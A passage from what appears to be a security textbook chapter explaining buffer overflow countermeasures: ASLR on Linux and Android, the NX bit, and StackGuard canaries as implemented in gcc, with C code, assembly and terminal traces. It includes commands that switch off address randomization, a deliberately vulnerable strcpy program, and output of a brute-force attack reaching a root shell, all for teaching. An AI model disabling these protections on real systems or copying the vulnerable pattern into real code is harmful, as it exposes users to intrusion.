Compiler. Compilers are responsible for translating source code into binary code. They control what sequence of instructions are finally put in the binary. This provides compilers an opportunity to control the layout of stack. It also allows compilers to insert instructions into the binary that can verify the integrity of a stack, as well as eliminating the conditions that are necessary for buffer overflow attacks. Two well-known compiler-based countermeasures are Stackshield [Angelfire.com, 2000] and StackGuard [Cowa et al., 1998], which check whether the return address has been modified or not before a function returns.

The idea of Stackshield is to save a copy of the return address at some safer place. When using this approach, at the beginning of a function, the compiler inserts instructions to copy the

return address to a location (a shadow stack) that cannot be overflown. Before returning from the function, additional instructions compare the return address on the stack with the one that was saved to determine whether an overflow has happened or not.

The idea of StackGuard is to put a guard between the return address and the buffer, so if the return address is modified via a buffer overflow, this guard will also be modified. When using this approach, at the start of a function, the compiler adds a random value below the return address and saves a copy of the random value (referred to as the canary) at a safer place that is off the stack. Before the function returns, the canary is checked against the saved value. The idea is that for an overflow to occur, the canary must also be overflown. More details about StackGuard will be given in § 4.9.

Operating System. Before a program is executed, it needs to be loaded into the system, and the running environment needs to be set up. This is the job of the loader program in most operating systems. The setup stage provides an opportunity to counter the buffer overflow problem because it can dictate how the memory of a program is laid out. A common countermeasure implemented at the OS loader program is referred to as Address Space Layout Randomization or `ASLR`. It tries to reduce the chance of buffer overflows by targeting the challenges that attackers have to overcome. In particular, it targets the fact that attackers must be able to guess the address of the injected shellcode. `ASLR` randomizes the layout of the program memory, making it difficult for attackers to guess the correct address. We will discuss this approach in details in § 4.8.

Hardware Architecture. The buffer overflow attack described in this chapter depends on the execution of the shellcode, which is placed on the stack. Modern CPUs support a feature called NX bit [Wikipedia, 2017c]. The NX bit, standing for No-eXecute, is a technology used in CPUs to separate code from data. Operating systems can mark certain areas of memory as non-executable, and the processor will refuse to execute any code residing in these areas of memory. Using this CPU feature, the attack described earlier in this chapter will not work anymore, if the stack is marked as non-executable. However, this countermeasure can be defeated using a different technique called *return-to-libc attack*. We will discuss the non-executable stack countermeasure and the return-to-libc attack in Chapter 5.

4.8 Address Randomization

To succeed in buffer overflow attacks, attackers need to get the vulnerable program to "return" (i.e., jump) to their injected code; they first need to guess where the injected code will be. The success rate of the guess depends on the attackers' ability to predict where the stack is located in the memory. Most operating systems in the past placed the stack in a fixed location, making correct guesses quite easy.

Is it really necessary for stacks to start from a fixed memory location? The answer is no. When a compiler generates binary code from source code, for all the data stored on the stack, their addresses are not hard-coded in the binary code; instead, their addresses are calculated based on the frame pointer `%ebp` and stack pointer `%esp`. Namely, the addresses of the data on the stack are represented as the offset to one of these two registers, instead of to the starting address of the stack. Therefore, even if we start the stack from another location, as long as the `%ebp` and `%esp` are set up correctly, programs can always access their data on the stack without any problem.

For attackers, they need to guess the absolute address, instead of the offset, so knowing the exact location of the stack is important. If we randomize the start location of a stack, we make attackers' job more difficult, while causing no problem to the program. That is the basic idea of the Address Layout Randomization (ASLR) method, which has been implemented by operating systems to defeat buffer overflow attacks. This idea does not only apply to stack, it can also be used to randomize the location of other types of memory, such as heap, libraries, etc.

4.8.1 Address Randomization on Linux

To run a program, an operating system needs to load the program into the system first; this is done by its loader program. During the loading stage, the loader sets up the stack and heap memory for the program. Therefore, memory randomization is normally implemented in the loader. For `Linux`, `ELF` is a common binary format for programs, so for this type of binary programs, randomization is carried out by the `ELF` loader.

To see how the randomization works, we wrote a simple program with two buffers, one on the stack and the other on the heap. We print out their addresses to see whether the stack and heap are allocated in different places every time we run the program.

```
#include <stdio.h>
#include <stdlib.h>

void main()
{
   char x[12];
   char *y = malloc(sizeof(char)*12);

   printf("Address of buffer x (on stack): 0x%x\n", x);
   printf("Address of buffer y (on heap) : 0x%x\n", y);
}
```

After compiling the above code, we run it (`a.out`) under different randomization settings. Users (privileged users) can tell the loader what type of address randomization they want by setting a kernel variable called `kernel.randomiza_va_space`. As we can see that when the value `0` is set to this kernel variable, the randomization is turned off, and we always get the same address for buffers `x` and `y` every time we run the code. When we change the value to `1`, the buffer on the stack now have a different location, but the buffer on the heap still gets the same address. This is because value `1` does not randomize the heap memory. When we change the value to `2`, both stack and heap are now randomized.

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008

$ sudo sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space = 1
$ a.out
```

```
Address of buffer x (on stack): 0xbf9deb10
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbf8c49d0
Address of buffer y (on heap) : 0x804b008

$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
$ a.out
Address of buffer x (on stack): 0xbf9c76f0
Address of buffer y (on heap) : 0x87e6008
$ a.out
Address of buffer x (on stack): 0xbfe69700
Address of buffer y (on heap) : 0xa020008
```

4.8.2 Effectiveness of Address Randomization

The effectiveness on address randomization depends on several factors. A complete implementation of ASLR wherein all areas of process are located at random places may result in compatibility issues. A second limitation sometimes is the reduced range of the addresses available for randomization [Marco-Gisbert and Ripoll, 2014].

One way to measure the available randomness in address space is entropy. If a region of memory space is said to have `n` bits of entropy, it implies that on that system, the region's base address can take 2^n locations with an equal probability. Entropy depends on the type of ASLR implemented in the kernel. For example, in the 32-bit `Linux` OS, when static ASLR is used (i.e., memory regions except program image are randomized), the available entropy is 19 bits for stack and 13 bits for heap [Herlands et al., 2014].

In implementations where the available entropy for randomization is not enough, attackers can resolve to brute-force attacks. Proper implementations of ASLR (like those available in `grsecurity` [Wikipedia, 2017b]) provide methods to make brute force attacks infeasible. One approach is to prevent an executable from executing for a configurable amount of time if it has crashed a certain number of times [Wikipedia, 2017a].

Defeating stack randomization on 32-bit machine. As mentioned above, on 32-bit Linux machines, stacks only have 19 bits of entropy, which means the stack base address can have $2^{19} = 524,288$ possibilities. This number is not that high and can be exhausted easily with the brute-force approach. To demonstrate this, we write the following script to launch a buffer overflow attack repeatedly, hoping that our guess on the memory address will be correct by chance. Before running the script, we need to turn on the memory randomization by setting `kernel.randomize_va_space` to `2`.

```
#!/bin/bash

 ... code is ommited for this sample chapter ...
```

In the above attack, we have prepared the malicious input in `badfile`, but due to the memory randomization, the address we put in the input may not be correct. As we can see from the following execution trace, when the address is incorrect, the program will crash (core dumped). However, in our experiment, after running the script for a little bit over 19

minutes (12524 tries), the address we put in badfile happened to be correct, and our shellcode gets triggered.

```
......
19 minutes and 14 seconds elapsed.
The program has been running 12522 times so far.
...: line 12: 31695 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12523 times so far.
...: line 12: 31697 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12524 times so far.
#     ← Got the root shell!
```

We did the above experiment on a 32-bit Linux machine (our pre-built VM is a 32-bit machine). For 64-bit machines, the brute-force attack will be much more difficult.

Address randomization on Android. A popular attack on Android called stagefright was discovered in 2015 [Wikipedia, 2017e]. The bug was in Android's stagefright media library, and it is a buffer overflow problem. Android has implemented ASLR, but it still had a limitation. As discussed by Google's researchers, exploiting the attack depended on the available entropy in the mmap process memory region. On Android Nexus 5 running version 5.x (with 32-bit), the entropy was only 8-bit or 256 possibilities, making brute-force attacks quite easy [Brand, 2015].

4.9 StackGuard

Stack-based buffer overflow attacks need to modify the return address; if we can detect whether the return address is modified before returning from a function, we can foil the attack. There are many ways to achieve that. One way is to store a copy of the return address at some other place (not on the stack, so it cannot be overwritten via a buffer overflow), and use it to check whether the return address is modified. A representative implementation of this approach is Stackshield [Angelfire.com, 2000]. Another approach is to place a guard between the return address and the buffer, and use this guard to detect whether the return address is modified or not. A representative implementation of this approach is StackGuard [Cowa et al., 1998]. StackGuard has been incorporated into compilers, including gcc. We will dive into the details of this countermeasure.

4.9.1 The Observation and the Idea

The key observation of StackGuard is that for a buffer overflow attack to modify the return address, all the stack memory between the buffer and the return address will be overwritten. This is because the memory-copy functions, such as strcpy() and memcpy(), copy data into contiguous memory locations, so it is impossible to selectively affect some of the locations, while leaving the other intact. If we do not want to affect the value in a particular location during the memory copy, such as the shaded position marked as Guard in Figure 4.10, the only way to achieve that is to overwrite the location with the same value that is stored there.




Figure 4.10: The idea of StackGuard

Based on this observation, we can place some non-predictable value (called guard) between the buffer and the return address. Before returning from the function, we check whether the value is modified or not. If it is modified, chances are that the return address may have also been modified. Therefore, the problem of detecting whether the return address is overwritten is reduced to detecting whether the guard is overwritten. These two problems seem to be the same, but they are not. By looking at the value of the return address, we do not know whether its value is modified or not, but since the value of the guard is placed by us, it is easy to know whether the guard's value is modified or not.

4.9.2 Manually Adding Code to Function

Let us look at the following function, and think about whether we can manually add some code and variables to the function, so in case the buffer is overflown and the return address is overwritten, we can preempt the returning from the function, thus preventing the malicious code from being triggered. Ideally, the code we add to the function should be independent from the existing code of the function; this way, we can use the same code to protect all functions, regardless of what their functionalities are.

```
void foo (char *str)
{

   char buffer[12];
   strcpy (buffer, str);

   return;
}
```

First, let us place a guard between the buffer and the return address. We can easily achieve that by defining a local variable at the beginning of the function. It should be noted that in

reality, how local variables are placed on the stack and in what order is decided by the compiler, so there is no guarantee that the variable defined first in the source code will be allocated closer to the return address. We will temporarily ignore this fact, and assume that the variable (called `guard`) is allocated between the return address and the rest of the function's local variables.

We will initialize the variable `guard` with a secret. This secret is a random number generated in the main function, so every time the program runs, the random number is different. As long as the secret is not predictable, if the overflowing of the buffer has led to the modification of the return address, it must have also overwritten the value in `guard`. The only way not to modify `guard` while still being able to modify the return address is to overwrite `guard` with its original value. Therefore, attackers need to guess what the secret number is, which is difficult to achieve if the number is random and large enough.

One problem we need to solve is to find a place to store the secret. The secret cannot be stored on the stack; otherwise, its value can also be overwritten. Heap, data segment, and BSS segment can be used to store this secret. It should be noted that the secret should never be hard-coded in the code; or it will not be a secret at all. Even if one can obfuscate the code, it is just a matter of time before attackers can find the secret value from the code. In the following code, we define a global variable called `secret`, and we initialize it with a randomly-generated number in the main function (not shown). As we have learned from the beginning of the section, uninitialized global variables are allocated in the BSS segment.

```
// This global variable will be initialized with a random
// number in the main function.
int secret;

void foo (char *str)
{
   int guard;
   guard = secret;

   char buffer[12];
   strcpy (buffer, str);

   if (guard == secret)
      return;
   else
      exit(1);
}
```

From the above code, we can also see that before returning from the function, we always check whether the value in the local variable `guard` is still the same as the value in the global variable `secret`. If they are still the same, the return address is safe; otherwise, there is a high possibility that the return address may have been overwritten, so the program should be terminated.

4.9.3 StackGuard Implementation in `gcc`

The manually added code described above illustrates how StackGuard works. Since the added code does not depend on the program logic of the function, we can ask compilers to do that for us automatically. Namely, we can ask compilers to add the same code to each function: at the beginning of each function, and before each return instruction inside the function.

The gcc compiler has implemented the StackGuard countermeasure. If you recall, at the beginning of this chapter, when we launched the buffer overflow attack, we had to turn off the StackGuard option when compiling the vulnerable program. Let us see what code is added to each function by gcc. We use our pre-built 32-bit x86-based Ubuntu VM in our investigation. The version of gcc is 4.6.3. The following listing shows the program from before, but containing no StackGuard protection implemented by the developer.

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void foo(char *str)
{
    char buffer[12];

    /* Buffer Overflow Vulnerability */
    strcpy(buffer, str);
}

int main(int argc, char *argv[]){

    foo(argv[1]);

    printf("Returned Properly \n\n");
    return 0;
}
```

We run the above code with arguments of different length. In the first execution, we use a short argument, and the program returns properly. In the second execution, we use an argument that is longer than the size of the buffer. Stackguard can detect the buffer overflow, and terminates the program after printing out a "stack smashing detected" message.

```
seed@ubuntu:~$ gcc -o prog prog.c
seed@ubuntu:~$ ./prog hello
Returned Properly

seed@ubuntu:~$ ./prog hello00000000000
*** stack smashing detected ***:  ./prog terminated
```

To understand how StackGuard is implemented in gcc, we examine the assembly code of the program. We can ask gcc to generate the assembly code by using the "-S" flag (gcc -S prog.c). The assembly code is shown in the listing below. The section where the guard is set and checked is highlighted and will be explained next.

```
foo:
.LFB0:
    .cfi_startproc
    pushl    %ebp
    .cfi_def_cfa_offset 8
    .cfi_offset 5, -8
    movl    %esp, %ebp
    .cfi_def_cfa_register 5
```

```
    subl    $56, %esp
    movl    8(%ebp), %eax
    movl    %eax, -28(%ebp)
    // Canary Set Start
    movl %gs:20, %eax
    movl %eax, -12(%ebp)
    xorl %eax, %eax
    // Canary Set End
    movl    -28(%ebp), %eax
    movl    %eax, 4(%esp)
    leal    -24(%ebp), %eax
    movl    %eax, (%esp)
    call    strcpy
    // Canary Check Start
    movl -12(%ebp), %eax
    xorl %gs:20, %eax
    je .L2
    call __stack_chk_fail
    // Canary Check End
.L2:
    leave
    .cfi_restore 5
    .cfi_def_cfa 4, 4
    ret
    .cfi_endproc
```

We first examine the code that sets the guard value on stack. The relevant part of the code is shown in the listing below. In StackGuard, the guard is called *canary*.

```
movl    %gs:20, %eax
movl    %eax, -12(%ebp)
xorl    %eax, %eax
```

The code above first takes a value from `%gs:20` (offset `20` from the GS segment register, which points to a memory region isolated from the stack). The value is copied to `%eax`, and then further copied to `%ebp-12`. From the assembly code, we can see that the random secret used by StackGuard is stored at `%gs:20`, while the canary is stored at location `%ebp-12` on the stack. The code basically copies the secret value to canary. Let us see how the canary is checked before function return.

```
   movl   -12(%ebp), %eax
   xorl   %gs:20, %eax
   je    .L2
   call   __stack_chk_fail
.L2:
    leave
    ret
```

In the code above, the program reads the canary on the stack from the memory at `%ebp-12`, and saves the value to `%eax`. It then compares this value with the value at `%gs:20`, where canary gets its initial value. The next instruction, `je`, checks if the result of the previous operation (XOR) is `0`. If yes, the canary on the stack remains intact, indicating that no overflow

has happened. The code will proceed to return from the function. If `je` detected that the XOR result is not zero, i.e., the canary on stack was not equal to the value at `%gs:20`, an overflow has occurred. The program call `__stack_chk_fail`, which prints an error message and terminates the program.

Ensuring Canary Properties As discussed before, for the StackGuard solution, the secret value that the canary is checked against needs to satisfy two requirements:

- It needs to be random.
- It cannot be stored on the stack.

The first property is ensured by initializing the canary value using `/dev/urandom`. More details about it can be found at the link [xorl, 2010]. The second property is ensured by keeping a copy of the canary value in `%gs:20`. The memory segment pointed by the `GS` register in `Linux` is a special area, which is different from the stack, heap, BSS segment, data segment, and the text segment. Most importantly, this `GS` segment is physically isolated from the stack, so a buffer overflow on the stack or heap will not be able to change anything in the `GS` segment. On 32-bit x86 architectures, `gcc` keeps the canary value at offset `20` from `%gs` and on 64-bit x86 architectures, `gcc` stores the canary value at offset `40` from `%gs`.

4.10 Summary

Buffer overflow vulnerabilities are caused when a program puts data into a buffer but forgets to check the buffer boundary. It does not seem that such a mistake can cause a big problem, other than crashing the program. As we can see from this chapter, when a buffer is located on the stack, a buffer overflow problem can cause the return address on the stack to be overwritten, resulting in the program to jump to the location specified by the new return address. By putting malicious code in the new location, attackers can get the victim program to execute the malicious code. If the victim program is privileged, such as a `Set-UID` program, a remote server, a device driver, or a root daemon, the malicious code can be executed using the victim program's privilege, which can lead to security breaches.

Buffer overflow vulnerability was the number one vulnerability in software for quite a long time, because it is quite easy to make such mistakes. Developers should use safe practices when saving data to a buffer, such as checking the boundary or specifying how much data can be copied to a buffer. Many countermeasures have been developed, some of which are already incorporated in operating systems, compilers, software development tools, and libraries. Not all countermeasures are fool-proof; some can be easily defeated, such as the randomization countermeasure for 32-bit machines and the non-executable stack countermeasure. In Chapter 5, we show how to use the return-to-libc attack to defeat the non-executable stack countermeasure.